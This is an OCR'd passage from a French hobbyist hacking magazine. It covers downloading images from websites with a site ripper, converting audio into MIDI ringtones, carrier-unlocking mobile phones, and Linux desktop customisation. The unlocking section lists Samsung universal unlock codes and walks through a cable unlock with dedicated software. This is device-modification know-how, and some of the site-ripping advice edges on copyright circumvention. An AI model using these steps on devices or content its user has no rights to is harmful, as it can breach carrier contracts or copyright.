
Une méthode encore plus simple existe, celle


de l'aspiration. Oui, cette méthode est simple... mais extrêmement bourrin (même pas peur) ! Nous allons donc installer n'importe quel aspirateur de site et le lancer sur l'URL cible. Une fois lancé, il faudra tester différentes options pour voir si les images sont sur le serveur ou pas. Je vous conseille de ne télécharger que ce qui se trouve sur les sites du même domaine. Je vous laisse expérimenter cette méthode dont voici le résultat après quelques minutes...

Les sonneries

Les sonneries sur portables existent sous plusieurs formats. Les .mmf et .mid (midi) sont les plus répandus et sont aussi ceux qui offrent la meilleure qualité de sonneries. De plus, les portables supportant le mff supportent également le midi. Nous ne nous occuperons donc que des midi mais sachez que la technique est applicable pour les mmf.


Pour récupérer des sonneries sur des sites Internet, c'est beaucoup plus complexe. Généralement, elles sont mises dans des flashs protégés dont on ne peut extraire le





fichier audio directement. Mais ce qu'il faut savoir c'est que les .mid et .mmf ne sont que des formats audio compressés pour portables. Nous n'avons donc qu'à compresser nos mp3 ou wav favoris pour en faire nos sonneries.

Pour convertir des wav en midi, il vous suffit d'utiliser AmazingMidi. Vous sélectionnez votre wav en inputfile et le nom de votre fichier de sortie en midi comme ceci :




Il ne vous reste plus qu'à enregistrer...

La méthode est quasi identique pour les mp3. Il suffit de télécharger par exemple Intelliscore ou tout autre logiciel de conversion et d'effectuer la même méthode que précédemment.

Comment débloquer so

On ne peut plus faire cent mètres sans voir un magasin de portables. Il y en a partout ! Certes, nous sommes de plus en plus accros à cet outil mais que lisons-nous sur les vitrines ? "Déblocage." En effet, ce business commence à être des plus lucratifs. Eh bien ! Nous allons voir, dans la pratique, comment ça se passe et vous pourrez même le faire vous même...



intro

Lorsque vous achetez un téléphone portable avec ou sans abonnement, il est dans 95 % des cas bloqué par l'opérateur, ceci dans le but de vous empêcher de l'utiliser avec un opérateur concurrent. Mais pourquoi ? Les opérateurs ont sans doute tout simplement peu d'intérêts à vous laisser utiliser leurs téléphones portables chez la concurrence...

Le déblocage d'un téléphone a donc pour effet d'enlever la restriction sur un opérateur et d'accepter toutes les cartes SIM du monde.

Cependant, vous pouvez à tout moment débloquer votre téléphone portable, et ce tout à fait légalement ! Pour ce faire, il existe deux manières : soit par code, soit par câble avec un logiciel de déblocage spécifique. Ces logiciels ou codes sont fournis par les revendeurs de téléphones qui les vendent aux magasins de déblocage à des sommes astronomiques...

Nous allons voir, tout au long de ce dossier, les deux différentes manières de débloquer votre téléphone portable.

I) Déblocage par code

Cette démarche est simple et ne nécessite aucune connaissance ! En outre, elle n'annule pas votre garantie, contrairement à la méthode par câble, ce qui reste un avantage non négligeable. C'est donc vraiment cette méthode qui est recommandée...

Le déblocage par code, comme son nom l'indique, nécessite un code (on ne s'en serait pas douté) d'une longueur variant de 4 à 15 caractères. Selon les modèles, ce code n'est connu que par l'opérateur qui bloque le téléphone.

Cela dit, pour certains modèles comme les Nokia, LG, Nec... (la liste exhaustive est consultable sur : http://www.deblok83.com/forum/viewtopic.php?id=7), il est possible de calculer le code de déblocage grâce à des logiciels (calculateurs) disponibles sur le Net en renseignant l'imei (International Mobile Equipment Identity, qui est un numéro composé généralement de 15chiffres qui identifie de façon unique votre téléphone), le modèle et l'opérateur qui bloque votre mobile. Vous pouvez l'obtenir en saisissant le code *#06# sur le clavier de votre GSM. Il est également inscrit sur l'étiquette se trouvant sous la batterie. Pour mieux comprendre le fonctionnement, voici un exemple concret :

Dans ce cas, je veux débloquer un Nokia 3310 (un best-seller). Donc je récupère l'imei de mon 3310 soit en regardant derrière la batterie, soit en tapant *#06# sur le clavier. Je saisis l'opérateur qui bloque mon 3310, dans notre exemple, c'est SFR, puis je valide. J'obtiens le code suivant : `#pw+01 52 59 61 94+1#`

Selon la marque des téléphones, il existe une méthode bien spécifique pour rentrer ce code (voir sur cette page le guide de déblocage http://www.deblok83.com/guidedeblocage.html). Dans notre exemple, c'est à dire pour les Nokia,

n téléphone portable

il suffit de procéder ainsi :

1) allumer le téléphone sans la carte SIM,
2) saisir les codes suivants (pour obtenir le p w et le + il faut appuyer plusieurs fois sur la touche *) : #pw+01 52 59 61 9 1#
3) un message de type « restriction off » va s'afficher indiquant que votre Nokia est débloqué.

Sur quelques téléphones, comme certains Samsung, on peut débloquer l'appareil non pas par code calculé grâce à un logiciel mais plutôt en recourant à des codes universels. C'est à dire que les codes sont identiques pour les mêmes modèles. À titre d'exemple, je vais vous indiquer quelques codes permettant de débloquer ces Samsung.

- Pour débloquer les Samsung E700,E710, X100, X600, S500

1) Allumez votre téléphone sans carte SIM
2) Tapez sur le clavier du téléphone :
*2767*688#
3) Voilà votre téléphone déverrouillé.

Pour débloquer les Samsung V200, S100, S300

1) Allumez votre téléphone sans carte SIM
2) Tapez les codes suivants sur votre clavier :
*2767*63342#
*2767*3855#
*2767*2878#
*2767*927#
*2767*7822573738#
3) Votre téléphone est déverrouillé.

Pour débloquer les Samsung A800 et A300

1) Allumez votre téléphone sans carte SIM
2) Tapez sur le clavier le code *2767*637#
3) Votre téléphone est déverrouillé.

Ce code ne déverrouille pas toutes les versions !

Sachez que ces astuces sont tirées du site DEBLOK83.com, rubrique Astuces et codes, accessibles directement depuis cette url : http://www.deblok83.com/astuces.html.

Les téléphones pour lesquels on peut calculer le code de déblocage et ceux dont il existe des codes universels ne sont pas nombreux, seuls 10 % des téléphones existant sur le marché peuvent être débloqués de cette manière.
Deux solutions permettent d'avoir les codes de déblocage de ces téléphones. La première consiste à les demander à l'opérateur : il vous réclamera en moyenne entre 70 et 180 euros si cela fait moins de 6 mois que vous possédez l'appareil, par contre au delà de 6 mois, l'opérateur est obligé de vous le communiquer gratuitement.
L'autre solution est de passer par un site qui peut vous l'avoir pour un prix plus que raisonnable. Par exemple le site www.deblok83.com s'engage à vous fournir le code de déblocage de votre mobile pour la somme de 13 euros (11 euros si vous êtes membre) et ceci dans un délai maximum de 48 h.
Pour ceux qui aiment mettre leurs mains dans le cambouis et qui maîtrisent assez bien l'informatique (ça ne devrait pas vous poser de problème en tant que lecteur de Pirat'z averti), il est possible de débloquer les téléphones portables par câble, avec un logiciel de déblocage spécifique.


II) Déblocage par câble

Le déblocage par câble nécessite de prendre quelques précautions. Dans un premier cas, les manipulations par câble annulent la garantie de votre téléphone (ça peut être embêtant). De plus, en cas de fausse manipulation, le téléphone peut se voir endommagé, voire complètement inutilisable... C'est donc à vos risques et périls.


Tout d'abord, le choix du câble est très important ! Il faut utiliser un câble unlock correspondant à votre portable, que vous pourrez acheter soit sur Internet (www.gsm3000.com par exemple), soit chez les magasins spécialisés ou bien sur Ebay qui fourmille de matériel en tout genre à des prix défiant toute concurrence... Une fois le bon câble en main, il vous faut le logiciel de déblocage adéquat pour votre téléphone. Il existe des centaines de logiciels qui débloquent les téléphones, chacun d'eux débloquant un certain modèle (téléchargeables sur : www.deblok83.com/logiciels.html).
Les méthodes diffèrent plus ou moins selon les logiciels utilisés, mais le principe est toujours le même.


À titre d'exemple, nous allons débloquer un Siemens SL55 :


Voici le câble nécessaire au déblocage :



Le logiciel qui sera utilisé dans notre exemple pour débloquer les Siemens SL55 est Siemens Freia v10.0 (téléchargeable depuis http://www.deblok83.com/logiciels-siemens.html).









Démarche à suivre

1) Connectez votre téléphone éteint, sans carte SIM, au câble, puis lancez le logiciel.
2) Sélectionnez le modèle de votre portable, dans notre exemple le SL55.
3) Une fois votre modèle sélectionné, cliquez sur le bouton « Unlocking fonctions ».
4) Après avoir cliqué sur ce bouton, sélectionnez « Direct unlock also saves map ».
5) Puis cliquez sur le bouton « Use original IMEI ».
6) Le logiciel vous demande alors d'allumer le téléphone.
7) Cliquez brièvement sur le bouton « ON » de votre téléphone.





8) Votre téléphone est maintenant débloqué.

Voilà en ce qui concerne la manipulation pour débloquer un Siemens SL55 avec un câble et le logiciel de déblocage Siemens FREIA v10.0.
Ce n'est pas très compliqué en général mais nécessite du matériel. De plus, les logiciels de déblocage sont de moins en moins souvent gratuits, mais les téléphones sont de plus en plus compliqués à débloquer. Par conséquent, les développeurs de logiciels mettent du temps à trouver les solutions de déblocage et font donc payer la licence du logiciel.

Choisir la meilleure méthode

De manière générale, comme nous avons pu le voir à travers ce dossier, le déblocage peut se faire :
- par code, rapide, fiable, à distance et sans danger pour votre téléphone mais payant (13 euros) si l'appareil n'apparaît pas dans la liste consultable sur : http://www.deblok83.com/forum/viewtopic.php?id=7
- ou par câble, mais cela nécessite du matériel software (logiciels qui sont payants pour certains types de téléphones) et du matériel hardware (câbles et connectiques).

Pour plus d'informations concernant le déblocage ou la téléphonie en général, n'hésitez pas à venir poser vos questions sur le forum de deblok83 : http://www.deblok83.com/forum/ ou en m'envoyant un mail à : webmaster@deblok83.com

Il existe d'autres sites où vous pourrez trouver des logiciels et codes gratuitement. Je vous invite également à aller faire un tour sur le site http://www.gsmactua.com.

Ce qu'on peut faire de cool avec Linux

Ou l'art de rendre sublime un système qui peut paraître austère


knoppix

Si l'installation et l'utilisation d'une distribution linux vous font peur, Knoppix est fait pour vous ! Sous le nom Knoppix se cache une distribution linux en LiveCD, c'est à dire que vous n'avez pas à l'installer. Il vous suffit de mettre le CD gravé de Knoppix dans votre lecteur de Cd-rom et de démarrer votre PC normalement. Vous découvrirez ainsi linux sans aucun souci !
http://knoppix-fr.org/ pour plus d'information et pour le téléchargement.

On oublie souvent que le hacking ne se limite pas à la sécurité informatique. À la base, un " hackeur " est un " bidouilleur " ou plutôt, un " fouineur " d'après la délégation générale à la langue française et aux langues de France (attention, ça déconne pas...). Allez les petits fouineurs, on va faire du tuning de bureau !

Tu veux te la péter devant tes amis avec des graphismes qui tuent ? Tu es jaloux de Jacky, ton voisin qui fait le frimeur avec sa caisse " embellie " à grands coups de pots de trois mètres de large et de peinture à bois Casto ? Tu veux épater tes copines geeks qui squattent ton PC ? Tu veux leur montrer que t'es un boss en info ? Un vrai ? Un dur ? Un tatoué ?
Cet article est fait pour toi. Suis tout ce que je vais dire et ton PC va devenir un vrai piège à gonzesses, tu vas devenir beau et peut être même avoir une copine ! Bah quoi ! C'est ce que disent ceux qui font du tuning sur les voitures ! (...m'enfin Jacky est à ce jour célibataire... le mystère reste entier...)
Quoi ? C'est pas vrai ? Bon, au moins pour nous, ça aura été un essai gratos. On sait que Linux est plus puissant au niveau des performances, on va maintenant vous montrer que Windows, c'est très laid ! C'est bien, c'est beau, c'est pas moche (et c'est malhabile comme formule) !
Concrètement, pourquoi " tuner " ainsi son PC ? Il faut savoir que l'homme aime ce qui excite ses mirettes. C'est une longue tradition de geek, et dès l'apparition de l'amigaOS, c'était à celui qui aurait le bureau le plus démonstratif... Exemple : " Waah ! T'as mis des icônes 32 pixels ! Et t'as un fond d'écran 256 couleurs ! Démentiel ! "... hm... comment dire.
Force est de constater, au vu des différents screens (ou captures d'écrans, ça fait plus sérieux...) que cette ère est bel et bien révolue... sur le plan technique uniquement ! En effet, c'est encore une activité particulièrement intéressante de travailler à rendre ce que l'on regarde 10 heures par jour plus beau, personnalisé et efficace. Vous vivriez dans une maison dont les murs ne sont pas tapissés et sans peinture au plafond ni plancher au sol ? Je crois que vous feriez vite une sévère dépression... voilà ce que j'ai à dire à tous ceux qui pensent le tuning graphique comme une activité de gamins attardés ;)
Entrons donc dans le vif du sujet. Il y a deux manières de modifier l'apparence de son environment graphique (bah oui, il n'y a pas que le bureau... un pointeur, un bouton, des fenêtres et des icônes... tout compte !) : Le statique et le dynamique. Il y a le graphisme qui ne bouge pas (couleurs, décoration des fenêtres...) et le graphisme qui reflète des événements dynamiques (tranferts réseaux, lecteur mp3, météo, effets...)
Nous allons donc nous attarder surtout sur la deuxième partie ainsi que sur des programmes qui ne rentrent ni dans l'une, ni dans l'autre catégorie, la première concernant des choses qui peuvent être lues dans l'aide de GNOME, KDE et consorts et en téléchargeant des thèmes... vous ne payez pas pour avoir accès à un fichier d'aide, non ? ;o) Allez, commençons notre périple !

Au commencement était le boot



Dès le démarrage de votre ordinateur adoré, vous vous devez d'avoir une image qui a de la gueule au lieu de toutes ces lettres que les autres trouvent cabalistiques... tout en pouvant, bien sûr, les regarder en cas de besoin. C'est justement ce que s'est dit un type bien cool qui a programmé Bootsplash (www.bootsplash.org). Grâce à cet excellent soft, vous pourrez même skinner votre boots-creen, et en 24 bits sur 1600x1200 s'il vous plaît... c'est fort appréciable et ça change du 256 couleurs et 640x480 en VGA d'un certain OS... (mais non, pas AmigaOS4 voyons... alala !).

Ma souris met le feu


Ensuite, plutôt qu'un bête pointeur, vous pouvez aussi opter pour le pointeur accéléré OpenGL. Avec ça, à vous de bidouiller un peu pour passer de la trace laser façon visée de fusil de sniper à l'explosion nucléaire au moindre mouvement de souris. Un mode qui peut s'avérer fatiguant à la longue, mais qui a vraiment un effet saisissant ! Au pire, gardez-le pour votre utilisateur dédié au tuning ;O)

Le dossier " Mauvais articles " ? Troisième à gauche, puis longez la rue, sixième étage

Les geeks bouillonent d'idées plus ou moins farfelues mais toujours riches d'applications dont l'aspect étonnant et original n'a d'égal que leurs prouesses techniques... et parfois leur total manque d'intérêt concret. Mais ne boudons pas notre plaisir, et avouez qu'avec FSV, http://fsv.sourceforge.net, pour File System Visualiser, il y a de quoi être impressionné par ce qui n'est ni plus ni moins qu'une représentation tout en 3D OpenGL de votre système de fichiers... Le pire, c'est que toutes les fonctions d'un explorateur de fichiers sont comprises ! Il y a même une fonction " vol d'oiseau " pour pouvoir contempler d'en haut son ouvrage de bourrage de disque dur...

Du LSD pour vos fenêtres (pitié, pas les stups, j'ai rien consommé !!)

Dans le même genre de projets de fous basés sur OpenGL, des p'tits malins ont carrément eu l'idée de passer tout le bureau " normal " au graphisme accéléré en 3D ! C'est à dire que chaque élément du bureau visible à l'écran est considéré comme un maillage de polygones, et l'on peut donc lui appliquer toutes les opérations 3D imaginables, exactement comme un jeu vidéo. Concrètement, ça donne des transparences exécutées à la vitesse de la lumière, des apparitions de fenêtres qui se déroulent tels des rubans ou qui explosent depuis le fond de l'écran, une vitesse d'affichage hallucinante, des particules, des ombres... STOP ! N'en jetez plus ! Mais faites tout de même attention, transformer son espace de travail en LightShow pour rave-party n'a jamais contribué à la santé mentale... et oculaire. Gaffe donc, si vous ne voulez pas finir avec des culs de bouteilles en guise de binocles... on vous aura prévenu ! C'est LÀ que ça se passe http://www.directfb.org/ Attention, c'est compliqué à régler, mais bien bricolé, c'est trucs de fous garantis !! N'oubliez pas non plus que comme le dit l'adage, il faut souffrir pour être beau... et si c'est votre PC qui est beau, alors c'est le processeur et la carte graphique qui souffrent. Alors, 